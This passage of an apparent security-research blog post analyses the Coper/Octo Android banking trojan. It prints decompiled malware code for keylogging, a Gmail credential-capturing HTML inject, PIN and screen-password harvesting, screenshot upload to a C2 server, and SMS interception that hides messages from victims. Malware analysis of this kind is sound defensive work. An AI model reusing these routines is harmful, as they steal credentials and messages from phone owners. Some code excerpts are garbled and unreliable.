
The screenshot displays the CyberChef web interface. At the top, there is a green header with the text "Download CyberChef" and a link to "Last build: 3 days ago - Version 10 is here! Read about the new features here". Below the header, the interface is divided into three main sections: "Operations", "Recipe", and "Input/Output".

- Operations:** A sidebar on the left containing a search bar and a list of operations: "To Base64", "From Base64", "To Hex", "From Hex", and "To Hexdump". The "Favourites" section is marked with a blue star.
- Recipe:** The central area shows a recipe named "RC4". It includes a "Passphrase" field with the value "lU0jgv9f6hgMZI48x" and a dropdown menu set to "UTF8". Below this, there are two buttons: "Input format" set to "Hex" and "Output format" set to "Latin1".
- Input/Output:** The "Input" field on the right contains the hex string "78ccd6833cf044008bf0542f6e". The "Output" field below it displays the decrypted result "is_registered".



We can then use this process to decipher the encrypted information described above, for example the below screenshot has the plain text values for a number of encrypted strings commented out.

```
public static void sartzsrtrfjsrftjrtjghe(Context context) {
    IntentFilter intentFilter = new IntentFilter();
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e177d180bae56123d1d77fdced")); // android.intent.action.USER_PRESENT
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e160cd8abce5723ed9d476d7ed9810")); // android.intent.action.BOOT_COMPLETED
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e173d78cabf1733edbd065c2f68a11b7acc9")); // android.intent.action.QUICKBOOT_POWERON
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e172c386a3fb7634c57ed6fc99")); // android.intent.action.PACKAGE_ADDED
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e172c386a3fb7634c57ed6fc99")); // android.intent.action.PACKAGE_REMOVED
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d8fe7493c631714ce79216de19ebf4aedab9194623cc7db68d7fa981db3a6c3")); // android.provider.Telephony.SMS_RECEIVED
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e171c197adff7f2edbca")); // android.intent.action.SCREEN_ON
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e167da91ade87f30d8db7bc2e991da6a2d36ae9225d0026970aa43eeaed1cb"));
    // android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d91f05264691c1fd2793647c3b58a61d68cbef36528cbc772d3f79a11")); // android.net.conn.CONNECTIVITY_CHANGE
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d91f052647d1a17d5792241cbb29071d684bcff6e32dce574d5fc99")); // android.net.wifi.WIFI_STATE_CHANGED
    intentFilter.addAction(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e166d080a9f7783fd3db69c6f68d04a0a7")); // android.intent.action.DREAMING_STOPPED
    intentFilter.addCategory(Cbreak.fddo("70d1ed8336fe495d96fb522f64075fdd340161e295e167da91ade87f30d8db7bc2e991da6a2d36ae9225d0026970aa43eeaed1cb")); // android.intent.category.HOME
    try {
        context.registerReceiver(new p077(), intentFilter);
    } catch (Exception unused) {
    }
}
```



In addition to the usage of encryption, Coper/Octo seeks to hide its tracks in other ways. Indeed, the use of certain permissions like REQUEST_COMPANION_RUN_IN_BACKGROUND and

REQUEST_COMPANION_USE_DATA_IN_BACKGROUND indicates a level of stealthiness sought by Coper/Octo.

These permissions are commonly utilized by Android malware to ensure their operations remain inconspicuous in the background, reducing the likelihood of detection by the device's user. By running discreetly and utilizing data in the background, the malware can execute its malicious activities without drawing attention to itself, thereby maximizing its effectiveness in compromising the victim's device.

Capabilities in Action

Keylogging


The keylogger functionality is a primary feature of Coper/Octo, enabling it to log every keystroke made on the victim's phone. Upon activation, Coper/Octo checks the status of the keylogger by verifying the value "keylogger_enabled=1". If enabled, it captures all information entered by the victim via the keyboard, including events and taps on the device. This encompasses application passwords, graphical patterns, PINs, push notifications, and screen passwords. Furthermore, the keylogger retrieves data from the device's web browser. In cases where the keylogger is not initially enabled, it can be activated later through the C2 panel.

All keylogged information is stored in a file within the device's data directory. Once the contents of the keylogger data file have been fully read, the file is deleted. This indicates a policy of utilizing the storage space once and temporarily, potentially for operational security reasons and to prevent sensitive data from remaining accessible on the filesystem, which could serve as evidence of the device's compromise.

Injects

Injects also play a crucial role in the Coper/Octo service offering, providing customers with a wide range of data theft mechanisms, as previously described. These injects are initially configured in the bot but can be later modified from the customer's C2 panel. Below is an example of a URL inject designed to target Gmail user information, using an overlaid “spoofed” login form to capture the victim’s credentials.

```
private String m18else(String str, String str2, String str3) {
    String[] strArr;
    if (str3.equals("url")) {
        return str2;
    }
    for (String str4 : this.f19goto) {
        str2 = str2.replace("type=\" + str4 + "\" ", "type=\" + str4 + "\"
onblur=\"Android.on_blur_send(this.name,this.value)\" ");
    }
    String replace = str2.replace("%LANG%", Cgoto.m145throws(this.f20new)).replace("%IS_XIAOMI%",
Cgoto.grethwjrsfhj() ? "true" : "false").replace("%IS_SAMSUNG%", Cgoto.adgpkhmdsapfghmaepfmdhgpasdm() ?
"true" : "false").replace("%APP_TITLE%", Cgoto.m140super(this.f20new));
    String m145throws = Cgoto.m145throws(this.f20new);
    String replace2 = replace.replace("var lang = 'en'", "var lang = '" + m145throws +
'").replace("<html lang=\"en\">", "<html lang=\"" + m145throws + "\">");
    if (!str.equals("gmail")) {
        str.equals("pattern");
        return replace2;
    }
    String m110new = Cfinal.m110new(this.f20new, "gmail_login", "");
    if (m110new.isEmpty()) {
        m110new = Cgoto.m136public(this.f20new);
        if (!m110new.isEmpty()) {
            Cfinal.m111this(this.f20new, "gmail_login", m110new);
        }
    }
    replace2 = replace2.replace("class=\"svgavatar\"", "class=\"svgavatar\" style=\"display:
none\"");
    }
    return replace2.replace("%gmail_to_device%", m110new);
}
```



Breaking this screenshot down step by step:


- Firstly, the inject type is defined, in this case, “url”
- Next, it injects “onblur” event handlers in order to capture user inputs
- Then, the HTML content of the page is updated with genuine device and application information, increasing ‘realism’
- Finally, the captured Gmail credentials are stored in the file “gmail_login”

Injects can also be used, as referenced previously, to obtain the infected device's screen password or PIN, enabling remote access and management of the device.

```
// Use a regex to match the pattern for PIN or password (up to 16 digits or bullet points).
Matcher pinMatcher = Pattern.compile("^([0-9•]{1,16})$").matcher(nodeText);
StringBuilder result = new StringBuilder();

if (findPinOrPasswordNode(rootNodeInfo, "pinEntry") = null || !pinMatcher.find()) {
    // If it's not a PIN entry or doesn't match the pattern, consider it as a screen password.
    result.append("SCREEN_PASSWORD:");
} else if (nodeText.replace("•", "").isEmpty() || nodeText.length() < 4) {
    // If the PIN is partially obscured or too short, log it as partial.
    result.append("PIN_PART:");
} else {
    // If a PIN is found and it's not obscured or too short, log it as good.
    result.append("PIN_GOOD:");
}

// Append the extracted PIN or password text to the result.
result.append(nodeText);
return result.toString();
}
```

VNC (Remote Access)

Coper/Octo is not unique among Android malware families in adopting VNC into its bag of tricks, with other notable examples including [Godfather](#), [Hook](#), and [Vultur](#).

VNC provides an alternative option for monitoring user input, such as using its screen recording capabilities to capture information inputted into things like banking services, or applications and websites of interest. In this way, VNC serves as the third "alternative" to

inject and keylogging capabilities.

To execute all of its VNC features, Coper/Octo requires permissions for the Accessibility Service to be granted; we previously covered an inject used to socially engineer the victim into activating this.

Once permissions are granted, VNC is utilized for a number of purposes, including:


- Enabling or disabling device sounds, which is useful when the operator wants to capture things like SMS messages or push notifications
- Enabling the virtual keyboard, allowing the operator to enter information into the infected device.
- Modifying the device backlight, which can potentially be used to interact with the device while it appears to be in sleep mode
- Sending pattern codes to unlock the device
- Taking device screenshots (the process of which is illustrated in the screenshot below)

```

public void fddo(Context context) {
    try {
        File file = new File(context.getApplicationInfo().dataDir, "screenshot.jpg");
        if (file.exists()) {
            FileInputStream fileInputStream = new FileInputStream(file);
            int length = (int) file.length();
            byte[] bArr = new byte[length];
            int i = 0;
            while (i < length) {
                int read = fileInputStream.read(bArr, i, length - i);
                if (read < 0) {
                    break;
                }
                i += read;
            }
            if (i < length) {
                return;
            }
            fileInputStream.close();
            ifdf(context, bArr, "screenshot.jpg");
        }
    } catch (Exception unused) {
    }
}

public void ifdf(Context context, byte[] bArr, String str) {}
JSONObject jsonObject = new JSONObject();
try {
    jsonObject.put("xc", "vncScr");
    jsonObject.put("fn", str);
    jsonObject.put("bs", Base64.encodeToString(bArr, 0));
    new Cthis(context, jsonObject).executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, new Void[0]);
} catch (JSONException unused) {
}
}
}

```



Referring to the table of parameters used by Coper/Octo, we can observe that an action request is made (xc) for a screenshot to be taken (vncScr), with a filename defined (fn) and an image body to be saved (bs) as a Base64 string.

SMS Message Interaction

The final capability we'll examine is Coper/Octo's ability to interact with SMS messaging services, allowing it to intercept, read, and send messages within the device.

As with other aspects of the malware, the initial step is to ensure that the required permissions are granted.

```
package com.therewriteq;


import android.app.Activity;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import fddo.Cbreak;
import fddo.Cfinal;
import fddo.Cgoto;

/* loaded from: /Users/glacius/Downloads/fstream-1 */
public class b055z extends Activity {
    public static String[] fddo() {
        return new String[]{"android.permission.SEND_SMS", "android.permission.CALL_PHONE", "android.permission.RECEIVE_SMS",
"android.permission.READ_SMS"};
    }

    @Override // android.app.Activity
    protected void onActivityResult(int i, int i2, Intent intent) {
        super.onActivityResult(i, i2, intent);
        finish();
    }

    @Override // android.app.Activity
    public void onCreate(Bundle bundle) {
        String[] fddo2;
        super.onCreate(bundle);
        Cgoto.m126goto(getApplicationContext());
        if (Cgoto.ifdf < Cgoto.f69new) {
            finish();
            return;
        }
        Context applicationContext = getApplicationContext();
        try {
            Cfinal.m107else(applicationContext, "check_perms_attempts", 0);
            String str = "";
            for (String str2 : fddo()) {
                if (checkCallingOrSelfPermission(str2) != 0) {
                    str = str + str2 + ",";
                }
            }
            Cfinal.m111this(applicationContext, "perms_failed", str.replace("android.Manifest.permission.", "").replace(
"android.permission.", ""));
            if (!str.isEmpty()) {
                requestPermissions(str.split(","), 42);
                Cfinal.m107else(applicationContext, "perms_check_delay", 30);
                return;
            }
            Cfinal.m107else(applicationContext, "perms_check_delay", 600);
            if (Cfinal.m110new(applicationContext, Cbreak.fddo("70dcfa9306e34c0094"), "").equals("perms")) { // acsb_task
                Cfinal.m111this(applicationContext, Cbreak.fddo("70dcfa9306e34c0094"), ""); // acsb_task
            }
            finish();
        } catch (Exception e) {
            Cgoto.m117class(applicationContext, "EXC_PERMSACT", e);
        }
    }

    @Override // android.app.Activity
    protected void onPause() {
        super.onPause();
        finish();
    }
}
```



Once confirmed, the bot will initiate the SMS interception process, whilst simultaneously aborting the SMSReceived broadcast to the victim (using the command “EXC_SMSRCV”), meaning notifications for new messages are no longer served to the victim user.

In the below screenshot we have used the aforementioned decryption process (see the section on Encryption / Evading Detection) to help illustrate the SMS interception process.

```


public class p033u extends BroadcastReceiver {
    // >>SmsRcv

    /* renamed from: fddo */
    private static final String f92fddo = Cbreak.fddo("2f81da9c2ac54e05"); SmsRcv

    public JSONObject fddo(Context context, Intent intent) {
        Object[] objArr;
        String displayMessageBody;
        Bundle extras = intent.getExtras();
        if (extras == null || (objArr = (Object[]) extras.get(Cbreak.fddo("61dbfc82"))) == null) { // pdus pdus
            return null;
        }
        int length = objArr.length;
        SmsMessage[] smsMessageArr = new SmsMessage[length];
        for (int i = 0; i < objArr.length; i++) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        }
        if (length == 1 || smsMessageArr[0].isReplace()) {
            displayMessageBody = smsMessageArr[0].getDisplayMessageBody();
        } else {
            StringBuilder sb = new StringBuilder();
            for (int i2 = 0; i2 < length; i2++) {
                sb.append(smsMessageArr[i2].getMessageBody());
            }
            displayMessageBody = sb.toString();
        }
        SimpleDateFormat simpleDateFormat = new SimpleDateFormat(Cbreak.fddo("75dba6bc14b8540a86ec060242491cd16d067b"));
        // dd/MM/yyyy HH:mm:ss // dd/MM/yyyy HH:mm:ss
        JSONObject jsonObject = new JSONObject();
        jsonObject.put(Cbreak.fddo("69dc"), Cbreak.fddo("73ec"));
        String str = (String) smsMessageArr[0].getClass().getDeclaredMethod(Cbreak.fddo(
            "76dafdb530e45d1f9eec6938631418d2360161e39c8e46e6b78dc942"), new Class[0]).invoke(smsMessageArr[0], new Object[0]);
        // getDisplayOriginatingAddress getDisplayOriginatingAddress
        jsonObject.put(Cbreak.fddo("62fe"), str); sA
        jsonObject.put(Cbreak.fddo("62fd"), displayMessageBody); sB
        String format = simpleDateFormat.format(Long.valueOf(smsMessageArr[0].getTimestampMillis()));
        jsonObject.put(Cbreak.fddo("62eb"), format); sT
        Cgoto.q(context, format, str + Cbreak.fddo("2b") + displayMessageBody); ;
        return jsonObject;
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        try {
            JSONObject fddo2 = fddo(context, intent);
            if (fddo2 != null) {
                new Cthis(context, fddo2).executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, new Void[0]);
            }
        } catch (Exception e) {
            Cgoto.m117class(context, "EXC_SMSRCV", e);
        }
        abortBroadcast();
    }
}

```



Once again, referring to the table of parameters used by Coper/Octo, we can observe that the SMS address (sender) is defined (sA), along with the message body (sB) and timestamp (sT).

As mentioned earlier, this capability enables the operator to read messages received by the victim and send out new messages from the compromised device. This functionality might be utilized as a method for further onward infection of other devices, possibly by persuading the recipient(s) to download a malicious application.


C2 Infrastructure Overview & Stats

Before looking into campaign and victim statistics, let's delve deeper into how the Coper/Octo bot communicates with operator C2 infrastructure, expanding on the previous section discussed at the beginning of this blog post.

We will outline the process by which the C2 server gathers information from the bots, explain how we decrypt this data, and then transition into examining the characteristics of the C2 servers, facilitating the discovery of other infrastructure connected to Coper/Octo.

As referenced previously, communications between the bot and C2 server are AES encrypted and Base64 encoded.

```
public static String m132new(String str) {
    if (str == null || str.isEmpty()) {
        return "";
    }
    try {
        SecretKeySpec secretKeySpec = new SecretKeySpec(jargjtadfhgjsrfj(Cfor.f57case).getBytes(), "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(2, secretKeySpec);
        byte[] doFinal = cipher.doFinal(Base64.decode(str, 0));
        return doFinal == null ? str : new String(doFinal);
    } catch (Exception unused) {
        return str;
    }
}
```



Thankfully, there is a means to decrypt the traffic and subsequently have a clear view of the communications, providing us with context on who is being targeted and what types of information the threat operators are particularly interested in

